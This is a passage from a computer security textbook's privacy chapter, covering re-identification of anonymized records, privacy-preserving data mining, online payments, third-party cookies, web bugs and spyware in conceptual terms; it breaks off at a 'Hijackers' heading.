Sometimes we do not want an action associated with an identity. For example, an anonymous tip or use of a "whistle blower's" telephone line is a means of providing anonymous information about illegal or inappropriate activity. If you know your boss is cheating the company, confronting your boss might not be a good career-enhancing move. You probably don't even want a record to exist that would allow your boss to determine who reported the fraud. So you report it anonymously. You might take the precaution of calling from a public phone so there would be no way to trace the person who called. In that case, you are purposely taking steps to keep a common identifier from linking you to the report.

Because of data accumulation over time, however, linking may still be possible. As you leave your office to go to a public phone, there is a record of the badge you swiped at the door. A surveillance camera shows you standing at the public phone. The coffee shop's records include a timestamp showing when you bought your coffee (using your customer loyalty card) before returning to your office. The time of these details matches the time of the anonymous telephone tip. In the abstract these data items do not stand out from millions of others. But someone probing the few minutes around the time of the tip can construct those links. The linking could be done by hand. But ever-improving technology permits more parallels like these to be drawn by computers from seemingly unrelated and uninteresting data points.

Therefore, to preserve our privacy we may thwart attempts to link records. A friend gives a fictitious name when signing up for customer loyalty cards at stores. Another friend makes dinner reservations under a pseudonym. In a neighborhood store, the clerks always ask you for your telephone number when you buy something, even if you pay cash. You can gladly give them one; it just doesn't happen to be your real number. Numerous sites (see http://www.dmoz.org/Computers/Internet/E-mail/Spam/Preventing/Temporary_Addresses/) offer temporary email addresses for one-time use, for a limited period of validity (up to a few months), or until the address is

deleted.

Anonymized Records

Sometimes, individual data elements are not sensitive, but the linkages among them are. For instance, some person is named Erin, some person has the medical condition diabetes; neither of those facts is sensitive. The linkage that Erin has diabetes becomes sensitive.

Medical researchers want to study populations to determine incidence of diseases, common factors, trends, and patterns. To preserve privacy, researchers often deal with anonymized records: records from which identifying information has been removed. If those records can be reconnected to the identifying information, privacy suffers. If, for example, names have been removed from records but telephone numbers remain, a researcher can use a different database of telephone numbers to determine the patient, or at least the name assigned to the telephone. Removing enough information to prevent identification or re-identification is difficult and can also limit research possibilities.

As described in [Sidebar 9-5](#), Ross Anderson was asked to study a major database being prepared for citizens of Iceland. The database would have joined several healthcare databases for use by researchers and healthcare professionals. Anderson demonstrated that even though the records had been anonymized, it was still possible to relate specific records to individual people [[AND98a](#), [JON00](#)]. Although there were significant privacy difficulties, Iceland went ahead with plans to build the combined database.

Sidebar 9-5 Iceland Weighs Anonymity Against Public Benefit

In 1998, Iceland authorized the building of a database of citizens' medical records, genealogy, and genetic information. Ostensibly, this database would provide data on genetic diseases to researchers—medical professionals and drug companies. Iceland is especially interesting for genetic disease research because the gene pool has remained stable for a long time; few outsiders have moved to Iceland, and few Icelanders have emigrated. For privacy, all identifying names or numbers would be replaced by a unique pseudonym. The Iceland health department asked computer security expert Ross Anderson to analyze the security aspects of this approach.

Anderson found several flaws with the proposed approach [[AND98](#)]:

- Inclusion in the genealogical database complicates the task of maintaining individuals' anonymity because of distinctive family features. Moreover, parts of the genealogical database are already public because information about individuals is published in their birth and death records. For example, it would be rather easy to identify someone in a family of three children born, respectively, in 1910, 1911, and 1929.
- Even a life's history of medical events may identify an individual. Many people might know the identity of a person who broke her leg skiing one winter and contracted a skin disease the following summer, if those two events happened to exactly one person in the database.
- Even small sample set restrictions on queries would fail to protect against algebraic attacks.

- To analyze the genetic data, which by its nature is necessarily of very fine detail, researchers would need to make complex and specific queries. This same powerful query capability could lead to arbitrary selection of combinations of results.

For these reasons (and others), Anderson recommended against continuing to develop the public database. In spite of these problems, the Iceland Parliament voted to proceed with its construction and public release [[JON00](#)].

In one of the most stunning analyses on deriving identities, Latanya Sweeney [[SWE01](#)] reports that 87 percent of the population of the United States is likely to be identified by the combination of 5-digit postal code (called zip code in the United States), gender, and date of birth. That statistic is amazing when you consider that close to 8,000 U.S. residents must share any birthday² or that the average population in any 5-digit zip code area is 10,000³. Sweeney backs up her statistical analysis with a real-life study. In 1997 she analyzed the voter rolls of Cambridge, Massachusetts, a city of about 50,000 people, one of whom was the then current governor. She took him as an example and found that only six people had his birth date, only three of those were men, and he was the only one of those three living in his zip code. As a public figure, he had published his date of birth in his campaign literature, but birth dates are sometimes available from public records. Similar work on deriving identities from anonymized records [[SWE04](#), [MAL02](#)] showed how likely one is to deduce an identity from other easily obtained data.

². Assuming, unrealistically, that the population is evenly distributed by age over a life span of 100 years, 36,600 birthdays (day-month-year) are reflected in the over 300 million person population of the United States. An average of about 8,000 people have the same birthdate.

³. The United States Postal Service, which assigns zip codes, has issued about 45,000 of the 99,999 possible zip code values. Some zip codes, however, have no residents, such as a code assigned to a single large office building. The United States Census Bureau compiles statistics on nearly 32,000 regions it calls Zip Code Tabulation Areas, distinct areas approximating the boundary of a geographic postal zip code. With a total U.S. population of over 300 million, each tabulation area thus contains an average of roughly 10,000 people.

Readily available data can be linked to impinge on privacy.

Sweeney's work demonstrates compellingly how difficult it is to anonymize data effectively. Many medical records are coded with at least gender and date of birth, and those records are often thought to be releasable for anonymous research purposes. Furthermore, medical researchers may want a zip code to relate medical conditions to geography and demography; for instance, the researchers may want to track the spread of disease across geographic areas or by personal characteristics. Few people would think adding zip code would lead to such high rates of breach of privacy.

Conclusions

As we have seen, identification and authentication are two different activities that are easily confused. Part of the confusion arises because people do not clearly distinguish the underlying concepts. The confusion is amplified when a data item is used for more than one purpose.

Authentication depends on something that confirms a property. In life, few sound

authenticators exist, so we tend to overuse the ones we have: an identification number, birth date, or family name. But, as we described, those authenticators are also sometimes used as database keys, with negative consequences to privacy.

We have also studied cases in which we do not want to be identified. Anonymity and pseudonymity are useful in certain contexts. But data collection and correlation, on a scale made possible only with computers, can defeat anonymity and pseudonymity. As we computer professionals introduce new computer capabilities, we need to encourage a public debate on the related privacy issues.

In the next section we study data mining, a data retrieval process involving the linking of databases.

9.4 Data Mining

In [Chapter 7](#) we described the process and some of the security and privacy issues of data mining. Here we consider how to maintain privacy in the context of data mining.

Private sector data mining is a lucrative and rapidly growing industry. The more data are collected, the more opportunities open for learning from various aggregations. Determining trends, market preferences, and characteristics may be good because they lead to an efficient and effective market. But people become sensitive or may even be harmed if their private information becomes known without permission. See [Sidebar 9-6](#) for an example of the degree to which data tracking can learn about individuals.

Sidebar 9-6 Corporations Know More about You Than You Do Yourself

Large datasets enable organizations to make predictions about you, not only tailoring advertising but also suggesting likely health or behavior changes. For example, Duhigg [[DUH12](#)] describes how the Target Corporation amasses data about each actual and potential customer. “For decades, Target has collected vast amounts of data on every person who regularly walks into one of its stores. Whenever possible, Target assigns each shopper a unique code—known internally as the Guest ID number—that keeps tabs on everything they buy. ‘If you use a credit card or a coupon, or fill out a survey, or mail in a refund, or call the customer help line, or open an email we’ve sent you or visit our Website, we’ll record it and link it to your Guest ID,’” said one of Target’s data analysts. “We want to know everything we can.”

Duhigg describes how Target used these data to identify women who were likely in their second trimester of pregnancy, to offer them special prices on baby-related items. One young woman’s father was incensed when pregnancy-related Target advertising showed up in the surface mail—only to find out from an embarrassed daughter that a pregnancy test confirmed what Target already suspected.

These predictions are intrusive enough when they are correct, but they can be damaging when they are wrong. People can be denied credit, employment or mortgages, based on predictions about their likely behavior. As we have seen in this chapter, the data can be incorrect, the predictions can be wrong, and those people affected can be unaware that their choices are being constrained in this

way.

Government Data Mining

Especially troubling to some people is the prospect of government data mining. We believe we can stop excesses and intrusive behavior of private companies by using the courts, unwanted publicity, or other forms of pressure. It is much more difficult to stop the government from acting. People fear governments or rulers who have taken retribution against citizens deemed to be enemies, and even presumably responsible democracies can make mistakes in handling data. Much government data collection and analysis occurs without publicity; some programs are just not announced and others are intentionally kept secret. Thus, citizens are uncomfortable with what unchecked government can do. And because data mining is neither perfect nor exact, correcting erroneous data held by the government and the erroneous conclusions drawn from data mining is next to impossible.

Data mining is neither perfect nor exact, so correcting erroneous data and conclusions is next to impossible.

Privacy-Preserving Data Mining

Because data mining can threaten privacy, researchers have looked into ways to protect privacy during data-mining operations. A naïve and ineffective approach is trying to remove all identifying information from databases being mined. Sometimes, however, the identifying information is necessary for the mining and may even be the goal of data mining. More importantly, identification may be possible even when the overt identifying information is removed from a database.

Data mining usually employs two approaches—correlation and aggregation. We examine techniques to preserve privacy with each of those approaches.

Privacy for Correlation

Correlation involves joining databases on common fields. As with protecting the sensitive link between Erin and diabetes, privacy preservation for correlation attempts to control that linkage.

John Vaidya and Chris Clifton [[VAI04](#)] discuss data perturbation as a way to prevent privacy-endangering correlation. As a simplistic example, assume two databases contain only three records, as shown in [Table 9-1](#). The ID field linking these databases makes it easy to see that Erin has diabetes.

Name	ID	ID	Condition
Erin	1	1	diabetes
Aarti	2	2	none
Geoff	3	3	measles

TABLE 9-1 Example for Data Perturbation

One form of data perturbation involves swapping data fields to prevent linking of records. Swapping the condition values Erin and Geoff (but not the ID values) breaks the linkage of Erin to diabetes. Other properties of the databases are preserved: Three patients have actual names and three conditions accurately describe the patients. Swapping all data values can prevent useful analysis, but limited swapping balances privacy and accuracy. With our example of swapping just Erin and Geoff, you still know that one of the participants has diabetes, but you cannot know if Geoff (who now has ID=1) has been swapped or not. In turn, if you cannot know if a value has been swapped, you cannot assume that any such correlation you derive is true.

Of course, by destroying the links in the database, we also deny researchers the ability to examine the data for other connections; for example, if the first table also contained age, researchers might want to analyze the data to see if age of patient correlates with presence of diabetes.

Our example of three data points is, of course, too small for a realistic data-mining application, but we constructed it just to show how value swapping would be done. A chance of one in three of correctly identifying the person with diabetes seems high enough to convince some people that Geoff is the one. But a more realistic example would involve a database of many thousands of data points, so the likelihood of a correct inference becomes minuscule.

Consider the more realistic example of larger databases. We might have addresses instead of names, and the data mining's purpose would be to determine if there is a correlation between a neighborhood and an illness, such as measles. Swapping all addresses would defeat the ability to draw any correct conclusions regarding neighborhood. Swapping a small but significant number of addresses would introduce uncertainty to preserve privacy. Some measles patients might be swapped out of the high-incidence neighborhoods, but other measles patients would also be swapped in. If the neighborhood has a higher incidence than the general population, random swapping would cause more losses than gains, thereby reducing the strength of the correlation. After value swapping, an already weak correlation might become so weak as to be statistically insignificant. But a previously strong correlation would still be significant, just not as strong.

Thus, value swapping is a technique that can help balance goals of privacy and accuracy under data mining.

Data swapping can help maintain reasonable privacy while providing usable data for research.

Privacy for Aggregation

Aggregation need not directly threaten privacy. As demonstrated in [Chapter 7](#), an aggregate (such as sum, median, or count) often depends on so many data items that the sensitivity of any single contributing item is hidden. Government statistics show this well: Census data, labor statistics, and school results show trends and patterns for groups (such as a neighborhood or school district) but do not violate the privacy of any single person.

As we also explained in [Chapter 7](#), inference and aggregation attacks work better nearer the ends of the distribution. If there are very few or very many points in a database subset, a small number of equations may disclose private data. The mean of one data value is that value exactly. With three data values, the means of each pair yield three equations in three unknowns, which you know can be solved easily with linear algebra. A similar approach works for very large subsets of the entire database. Mid-sized subsets preserve privacy quite well. So privacy is maintained with the rule of n items, over k percent, as described in [Chapter 7](#).

As described in [Chapter 7](#), data perturbation can be used to reduce the risk from aggregation. Perturbation does not limit the ability of researchers to work with the statistics of a dataset; it just prevents linking of individual identities with specific data items, thereby preserving privacy. Often, researchers can draw conclusions from the distribution and magnitude of a population, thus preserving privacy without impeding valid research.

Vaidya and Clifton [[VAI04](#)] also describe a method by which databases can be partitioned to preserve privacy. Our trivial example in [Table 9-1](#) could be an example of a database that was partitioned vertically to separate the sensitive association of name and condition.

Summary of Data Mining Privacy

As we have described in this section, data mining and privacy are not mutually exclusive: We can derive results from data mining without sacrificing privacy. True, some accuracy is lost with perturbation. A counterargument is that the weakening of confidence in conclusions most seriously affects weak results; strong conclusions become only marginally less strong. Additional research will likely produce additional techniques for preserving privacy during data mining operations.

We *can* derive results without sacrificing privacy, but privacy will not exist automatically. The techniques described here must be applied by people who understand and respect privacy implications. Left unchecked, data mining has the potential to undermine privacy. Security professionals need to continue to press for privacy in data mining applications.

We *can* derive useful research results without sacrificing privacy, but privacy will not automatically exist.

9.5 Privacy on the Web

The Internet is sometimes viewed as the greatest threat to privacy. As [Chapter 7](#) says, an advantage of the Internet, which is also a disadvantage, is anonymity. A user can visit websites, send messages, and interact with applications without revealing an identity. At least that is what we would like to think. Unfortunately, because of things like cookies, adware, spybots, and malicious code, the anonymity is superficial and largely one-sided. Sophisticated web applications can know a lot about a user, but the user knows relatively little about the application.

The topic is clearly of great interest: a recent Google search returned over 7 billion hits

for the terms “web” and “privacy” together, and 634,000 hits for the phrase “web privacy.”

In this section we investigate some of the ways a user’s privacy is lost on the Internet.

Understanding the Online Environment

The Internet is like a big, unregulated bazaar. Every word you speak can be heard by many others. And the merchants’ tents are not what they seem: the spice merchant actually runs a gambling den, and the kind woman selling scarves is really three pirate brothers and a tiger. You reach into your pocket for money only to find that your wallet has been emptied. Then the police tell you that they would love to help but, sadly, no laws apply. *Caveat emptor in excelsis.*

We have previously described the web’s anonymity: It is difficult for two unrelated parties to authenticate each other. Internet authentication most often confirms the user’s identity, not the server’s, so the user is unsure whether the website is legitimate. This uncertainty makes it difficult to give informed consent for the release of private data: How can consent be informed if you don’t know to whom you are giving it? For an example of tracking and Internet privacy, see [Sidebar 9-7](#).

Sidebar 9-7 Tracking—What Limits?

In 2010, the Lower Merion school district near Philadelphia, Pennsylvania, was found to be tracking its students online. Schools might have valid reasons for monitoring students’ uses of the Internet, for example, while at school to keep children away from adult sites. In this case, however, the school district had issued computers for students to take home and wanted to be able to account for them in case of loss or theft. No, the school was not only monitoring to determine the location of all school-owned computers assigned to students, it was actively monitoring the students’ physical activities by web cam. A student learned of the tracking only when his assistant principal charged him with inappropriate behavior in his own home and showed a web-cam picture as evidence. (The student claimed to be eating candy, not using drugs.)

The school district stated that it activated a web camera and collected still images only to assist in tracking down lost or stolen computers. It later emerged that the school had obtained 50,000 images over a two-year period, and that these images captured whoever was in view of the camera, without knowledge or consent. The student’s family sued, citing violation of the Computer Fraud and Abuse Act (1986), the Electronic Communications Privacy Act (1986), and various Pennsylvania statutes.

The school district settled two lawsuits over the incident for approximately \$600,000. The FBI decided not to raise charges against the school district because they could not establish criminal intent. (Source: *WHYY News*, 12 Oct 2010.) As this case shows, computer tracking has important privacy rights implications.

Data leakage of this nature is not new, but the growth of the Internet has made it easy to reach millions of people, as the WikiLeaks (<http://wikileaks.org>) postings have shown.

Payments on the Web

Customers of online merchants must be able to pay online for purchases. There are two basic approaches: Customers give their credit card information to the merchant or they arrange payment through an online payment system such as PayPal.

Credit Card Payments

With a credit card, the user enters the credit card number, a special number printed on the card (presumably to demonstrate that the user actually possesses the card), the expiration date of the card (to ensure that the card is currently active), and the billing address of the credit card (presumably to protect against theft of the credit card). These protections are all on the side of the merchant: They demonstrate that the merchant made a best effort to determine that the credit card use was legitimate. There is no protection to the customer that the merchant will secure these data. Once the customer has given this information to one merchant, that same information is all that would be required for another merchant to accept a sale charged to the same card.

Furthermore, these pieces of information provide numerous static keys by which to correlate databases. As we have seen, names can be difficult to work with because of the risk of misspelling, variation in presentation, truncation, and the like. Credit card numbers make excellent keys because they can be presented in only one way and there is even a trivial check digit to ensure that the card number is a valid sequence.

Debit cards can also be used for online payment. Although they work the same way as credit cards, they are usually not afforded the same protections as credit cards; there is far more risk to the payer to use debit than credit.

Because of problems with stolen credit card numbers, some banks are experimenting with disposable credit cards: cards you could use for one transaction or for a fixed short period of time. That way, if a card number is stolen or intercepted, it could not be reused. Furthermore, having multiple card numbers limits the ability to use a credit card number as a key to compromise privacy through data mining.

Payment Schemes

The other way to make web payments is with an online payment scheme, such as PayPal. You pay PayPal a sum of money and receive an account number and a PIN. You can then log in to the PayPal central site, give an email address and amount to be paid, and PayPal transfers that amount. Because in the United States, PayPal is not regulated under the same banking laws as credit cards, it offers less consumer protection than does a credit card. However, the privacy advantage is that the user's credit card or financial details are known only to PayPal, thus reducing the risk of their being stolen. Similar schemes, such as Square, use mobile phones to make payments. Other systems, like Bitcoin, are being established as virtual currency, independent of government issuance. The value and viability of virtual currencies are yet to be demonstrated.

Site and Portal Registrations

Many sites require registration for use. The site asks for information from you in exchange for granting you access to the site's information and services. Often the

registration is free; you just choose a user ID and password. Newspapers and web portals (such as Yahoo! or MSN) are especially fond of this technique, and the explanation they give sounds soothing: They want to track your onsite behavior to enhance your browsing experience (whatever *that* means) and be able to offer content to people with similar needs throughout the world. In reality, the sites want to obtain customer demographics, which they can then sell to marketers or show to advertisers to warrant their advertising.

People have trouble remembering numerous IDs, so they tend to default to simple ones, often using variations on their names. And because people have trouble remembering IDs, the sites are making it easier: Many now ask you to use your email address as your ID. Not only do you sacrifice the privacy of your email address, you give the site your identifier, which is also your identifier to many other sites. The problem with using the same ID at many sites is that it now becomes a database key on which previously separate databases from different sites can be merged. Even worse, because the ID or email address is often closely related to the individual's real name, this link also connects a person's identity with the other collected data. So now, a data aggregator can infer that V. Putin browsed the *New York Times* website looking for articles on vodka and longevity and then bought 200 shares of stock in a Russian distillery.

You can, of course, try to remember many different IDs. Or you can choose a disposable persona, register for a free email account under a name like xxxyyy, and never use the account for anything except these mandatory free registrations. And it often seems that when there is a need, there arises a service. See www.bugmenot.com for a service that will supply a random untraceable ID and password for sites that require a registration.

Whose Page Is This?

The reason for registrations usually has little to do with the newspaper or the portal; it has to do with advertisers, the people who pay so the web content can be provided. The web offers much more detailed tracking possibilities than other media. Suppose you see a billboard for a candy bar in the morning and that same advertisement remains in your mind until lunch time; if you then buy that same candy bar at lunch, the advertiser is very happy: The advertising money has paid off. But the advertiser has no way to know whether you actually saw an ad (and if so which one). There are some coarse measures: If sales go up after an ad campaign, the campaign probably had some effect. But advertisers would really like a closer cause-and-effect relationship, one that is easy to implement on the web.

Third-Party Ads

You visit the Yahoo! Sports web page or app, and you might see advertisements for mortgages, banking, auto loans, and sports magazines, a cable television offer, and a discount coupon for a fast food chain. You click one of the links, and you either go directly to a "buy here now" form or you get a special coupon worth something on your purchase in person. Web advertising is much more connected to the vendor: You see the ad, you click on it, and both the purchaser and web page owner know the ad did its job by attracting your attention. (By contrast, advertisers rarely know if you are watching their highway billboard or the traffic.) If you click through and buy, the ad has really paid off. If you click through and later present a coupon, a tracking number on the coupon lets both

the vendor and web page owner link your purchase to advertising on a particular website. From the vendor's point of view, the immediate feedback and traceability are great.

But do you want these parties involved to know that you like basketball and are looking into a second mortgage? Remember that, from your having logged in to the portal site, they already have an identity that may link to your actual name. Moreover, you are likely dealing with more than the vendor and the website. Many kinds of third parties can be involved, many of which use information to understand your habits and preferences and then present you with targeted advertising.

[Figure 9-3](#) is a screen shot of the home page of Pearson Higher Education, the publisher of this book. Pearson uses trackers, cookies, and beacons to capture information about your behavior online. As revealed by the Ghostery program and listed in the box on the upper right, there are three trackers on Pearson's home page: to collect and display page visit data (Google Analytics), allow testing of different page presentations (Optimizely), and orchestrate the insertion of tracking code on separate pages (Adobe Tag Manager). Each of these single calls can invoke other functions from any sites, so these three trackers can be just the tip of a much larger monitoring effort. Later in this chapter, we examine the several kinds of devices used for tracking your behavior online, as well as strategies for making them visible and controlling their activity.



FIGURE 9-3 Notification of Data Tracking

Contests and Offers

It's hard to resist anything free. We will sign up for a chance to win a large prize, even if we have only a minuscule chance of succeeding. Advertisers know that. So contests and special offers often convince people to divulge private details. Advertisers also know that people are enthusiastic in the moment, but their enthusiasm and attention wane quickly; consequently, advertisers work hard to “close the deal” quickly.

A typical promotion offers you something small for free, to entice you to commit to a product or service. In the days of safety razor advertising, the watchwords were, “Give them the razor, then sell them the blades.” Today, the offer is more likely to be “Give them

a free month of a service, and then automatically enroll them in continuing it.” You just sign up, provide a credit card number (which won’t be charged until next month), and you get a month’s use of the service for free. As soon as you sign up, the credit card number and your name become keys by which to link to other data about you. In fact, if you made your way to the vendor site by app or web access, there may already be a link history from the forwarding sites that the vendors can exploit. So even if you cancel the service after the first month, the link history persists and can be shared with and used for other purposes by many of the links in the chain.

Precautions for Web Surfing

We have seen why governments, companies and people would want to track your activities and gather information about you. In this section we discuss some of the technology used to perform the tracking and gathering: cookies and web bugs. As we have already noted, these technologies are frequently used to monitor activities without the user’s knowledge.

Cookies

Cookies are files of data put in place by a website. They are really an inexpensive way for a website owner to transfer its storage need from its website to a user’s computer or phone.

A cookie is formatted as a text file, stored on the user’s computer, and passed by the user’s browser to the website when the user goes to that site. Each cookie file consists of a pair of data items sent to your web browser by the visited website: a key and a value. Together, the pair represents the current state of a session between a visiting user and the visited website. The key is the URL of the site establishing the cookie. A cookie’s value can be thought of as six fields: name, persistent data, expiration date, path on the server to which it is to be delivered, domain of the server to which it is to be delivered, and the requirement for a secure connection (SSL) by which the cookie is to be delivered. The persistent data, which is often encrypted, is something the site owner wants to retain about the user for future reference, for example, that the user last searched for long-stemmed red roses.

Once the cookie is placed on the user’s system (usually in a directory with other cookies), the browser continues to use it for subsequent interaction between the user and that website. Each cookie is supposed to have an expiration date, but that date can be far in the future—and can be modified later or even ignored.

For example, the *Wall Street Journal*’s website, wsj.com, creates a cookie when a user first logs in. In subsequent transactions, the cookie acts as an identifier; the user no longer needs a password to access the site. Other sites use similar approaches. The *Wall Street Journal* has a pay wall; if you are not a paid subscriber, you cannot log in. The *New York Times* uses a cookie in a different way; because it has a partial pay wall, the newspaper’s site uses a cookie to keep track of the number of accesses each month by a given user. If the user exceeds ten accesses, the pay wall goes up, and users who do not pay must wait until the next month to be able to read more than just headlines.

A portal such as Yahoo! uses cookies to allow users to customize the look of a web

page. Suppose Sadie wants a bright background for the news headlines, the weather, and her email; Norman wants a gentle pastel background for stock market results, news about current movies playing in his area, and interesting things that happened on this day in history. Yahoo! could keep all this preference information in its database and easily customize pages it sends to these two users. Thus, preferences for Sadie or Norman are stored on their own computers and passed back to Yahoo! to help Yahoo! form and deliver a web page according to Sadie's or Norman's preferences.

A site can set as many cookies as it wants, with as many values as it wants. As noted above, some sites use cookies to avoid a customer's having to log in on each visit to a site; these cookies contain the user's ID and password. But a cookie could also contain, for example, a credit card number, the customer name and shipping address, the date of the last visit to the site, the number of items purchased or the dollar volume of purchases.

Sensitive information, such as credit card number or even name and address, should be encrypted or otherwise protected in the cookie. It is up to the site to define or determine what kind of protection it applies to its cookies. The user never knows if or how data are protected.

The path and domain fields are supposed to protect against one site's being able to access another's cookies. However, as we show in the next section, one company can cooperate with another to share the cookies' data.

Third-Party Cookies

When you visit a site, its server asks your browser to save a cookie. When you visit that site again, your browser passes that cookie back to the site. The general flow is from a server to your browser and later back to the place from which the cookie came. A web page can also contain cookies for organizations. Because these cookies are for organizations other than the web page's owner, they are called **third-party cookies**. A third-party tracking firm receives reports from individual sites and correlates the data to provide predictive intelligence.

Third-party cookies permit an aggregator to link information from a user's visit to websites of different organizations.

For instance, DoubleClick (a subsidiary of Google) has agreements with a network of websites delivering content: news, sports, food, finance, travel, and so forth. The companies in the network agree to share data with DoubleClick. Geary [[GEA12](#)] points out that DoubleClick profits from three activities:

- *Ad serving.* DoubleClick displays the advertisements on the customer's website.
- *Ad delivery.* DoubleClick enables advertisers to control how often an advertisement is shown and for how long each showing lasts.
- *Behavioral targeting.* For one website owner, the publisher sets a cookie to find out what parts of the site a customer is browsing. Then DoubleClick matches the advertisements to the interests demonstrated by the customer's browsing habits. But DoubleClick has also formed a division called AdSense,

which forms networks of advertisers that pool the information they gather, enabling each member of the network to fine-tune targeting advertising.

So, in essence, DoubleClick knows where you have been, where you are going, and what other ads are placed. But because it gets to read and write its cookies, it can record all this information for future use.

Google's privacy policy describes what a generic DoubleClick cookie looks like:

- time: 01/Jan/2015 12:01:00
- ad_placement_id: 103 (the ID of where the advertisement was viewed on the website)
- ad_id: 1234 (the unique ID of the advertisement)
- userid: 0000000000000001 (the unique number the cookie has given your browser)
- client_ip: 123.45.67.89
- referral_url: <http://youtube.com/categories> (the page where you saw the advertisement)

Geary points out, "because it records your IP address, DoubleClick can also make a good guess of your country and town/city, too."

Here are examples of other things a third-party cookie can do:

- Count the number of times this browser has viewed a particular web page.
- Track the pages a visitor views within a site or across different sites.
- Count the number of times a particular ad has appeared.
- Match visits to a site with displays of an ad for that site.
- Match a purchase to an ad a person viewed before making the purchase.
- Record and report search strings from a search engine.

Of course, all these counting and matching activities produce statistics that the cookie's site can also send back to the central site any time the cookie is activated. And these collected data are also available to send to any other partners of the cookie's network.

To see in detail how third-party cookies work, assume you visit a personal-investing page that, being financed by advertising, contains spaces for ads from four stockbrokers. Let us also assume that eight possible brokers could fill these four ad slots. When the page is loaded, DoubleClick retrieves its cookie, sees that you have been to that page before, and also sees that you clicked on broker B5's advertisement or link sometime in the past. Based on that history, DoubleClick will probably arrange for B5 to be one of the four brokers displayed to you this time. If the cookie also indicates that you have previously looked at ads for very expensive cars and jewelry, then DoubleClick may also place advertising for full-priced brokers, not discount brokerages, in the other three slots. The goal of this service is to present ads that are most likely to interest the customer, which is in everybody's best interest.

But this strategy also lets DoubleClick build a rich dossier of your web-surfing habits. If you visit online gambling sites and then visit a money-lending site, DoubleClick knows. If

you purchase herbal remedies for high blood pressure and then visit a health insurance site, DoubleClick knows. DoubleClick knows what personal information you have previously supplied on web forms, such as political affiliation, sexual matters, religion, financial or medical status, or identity information. Even without your supplying private data, merely opening a web page for one political party could put you on that party's solicitation list and other parties' enemies lists. This type of activity is known as **online profiling**. Each piece of data is available to the individual firm presenting the web page; DoubleClick collects and redistributes these separate data items as a package.

Presumably all browsing is anonymous. But as we have shown previously, login IDs, email addresses, and retained shipping or billing details can all lead to matching a person with this dossier, so it is no longer an unnamed string of cookies. In 1999, DoubleClick bought Abacus, another company maintaining a marketing database. Abacus collects personal shopping data from catalog merchants; with that acquisition, DoubleClick gained a way to link personal names and addresses that had previously been only patterns of a machine, not a person.

These associations represent linkages that are highly likely but not certain, for two reasons. First, cookies usually associate activity with a machine, not a user. If all members of a family share one machine or if a guest borrows the machine, the apparent connections will be specious. Second, because the cookies associate actions on a browser, their results are incomplete if a person uses two or more browsers or accounts or machines. You can use these drawbacks to inform your avoidance techniques. But, as in many other aspects of privacy, when users do not know what data have been collected, they cannot know the data's validity.

Web Bugs: Is There an Exterminator?

Cookies are text files stored on your computer. They store and return data for the cookie's owner, but they cause no action themselves. But web bugs, described in [Chapter 4](#), are more insidious: they are invisible graphics embedded in an image that resides on a web page. Sometimes called a clear GIF or 1 × GIF, a web bug is one pixel by one pixel, far too small to detect with normal eyesight. To the web browser, the bug's size doesn't matter. An image is an image, regardless of size; the browser will ask for a file, ostensibly to display that image, from the given address. The file, however, is not limited to a picture; it can include music or video or more importantly, it can contain an executable script, for example, to animate the image downloaded.

The distinction between a cookie and a bug is enormous. A cookie is a tracking device, storing information on your machine that can be read later by the web server, but only by the server that set the cookie. Thus, the cookie reveals your actions only while at one site. Cookies are passive tracking objects, acting as little notes that show where you have been or what you have done. The only information they can gather is what you give them by entering data or selecting an object on a web page. Because cookies are stored on your machine, you can delete cookies at will to reduce the amount of data returned to a web host on a subsequent visit.

By contrast, a web bug can invoke a process that can derive from any location, and any bug can invoke more bugs and hence more code. A typical advertising web page might

have 20 web bugs, inviting 20 other sites to drop images, scripts, or other web bugs onto the user's machine. As we explain in [Chapter 4](#), executable code can perform any action the invoking user permits, such as perusing data and sending interesting items offsite. All this activity occurs without your direct knowledge or control.

Unfortunately, extermination is not so simple as prohibiting images smaller than the eye can see, because many web pages use such images innocently to help align content. Or some specialized visual applications may actually use collections of minute images for a valid purpose. The answer is not to restrict the image but to restrict the action the bug can invoke. However, restricting web bugs also restricts the richness of content display (think of moving images, music, a slideshow, even dynamic drop-down menus). Websites, and especially advertisers, are unwilling to give up this capability, so web bug actions are not likely to be significantly restricted.

As we see in the next section, spyware is far more powerful than either bugs or cookies—and potentially more dangerous.

Spyware

Cookies are passive files and the data they can capture is limited. They cannot, for example, read a computer's registry, peruse an email outbox, or capture the file directory structure. Spyware is active code that can do all these things that cookies cannot. Generally, spyware can do anything a program can do, because that is what they are: programs.

Spyware is code designed to spy on a user, collecting data (including anything the user types). In this section we describe different types of spyware.

Keystroke Loggers and Spyware

In [Chapter 4](#) we described keystroke loggers, programs that reside in a computer and record every key pressed. Sophisticated loggers discriminate, recording only websites visited or, even more serious, only the keystrokes entered at a particular website (for example, the login ID and password to a banking site).

A keystroke logger is the computer equivalent of a telephone wiretap. It is a program that records every key typed. As you can imagine, keystroke loggers can seriously compromise privacy by obtaining passwords, bank account numbers, contact names, and web-search arguments.

Spyware is the more general term that includes keystroke loggers and also programs that surreptitiously record user activity and system data, although not necessarily at the level of each individual keystroke. The Center for Democracy and Technology [[CDT09](#)] has investigated spyware's threats to privacy. CDT points out that, "The term 'spyware' has been applied to everything from keystroke loggers, to advertising applications that track users' web browsing, to web cookies, to programs designed to help provide security patches directly to users. More recently, there has been particular attention paid to a variety of applications that piggyback on peer-to-peer file-sharing software and other free downloads as a way to gain access to people's computers." The CDT report discusses in detail "other similar applications, which have increasingly been the focus of legislative and regulatory proposals. Many of these applications represent a significant privacy threat,

but in our view the larger concerns raised by these programs are transparency and user control, problems sometimes overlooked in discussions about the issue and to a certain extent obscured by the term ‘spyware’ itself.”

Spyware collects and reports activity by web users.

The objectives of general spyware can extend to identity theft and other criminal activity. In addition to the privacy impact, keystroke loggers and spyware sometimes adversely affect a computing system. Not always written or tested carefully, spyware can interfere with other legitimate programs. Also, machines infected with spyware often have several different pieces of spyware that can conflict with each other, causing a serious impact on performance.

Another common characteristic of many kinds of spyware is the difficulty of removing it. For one spyware product, Altnet, removal involves at least twelve steps, including locating files in numerous system folders [[CDT09](#)].

Hijackers

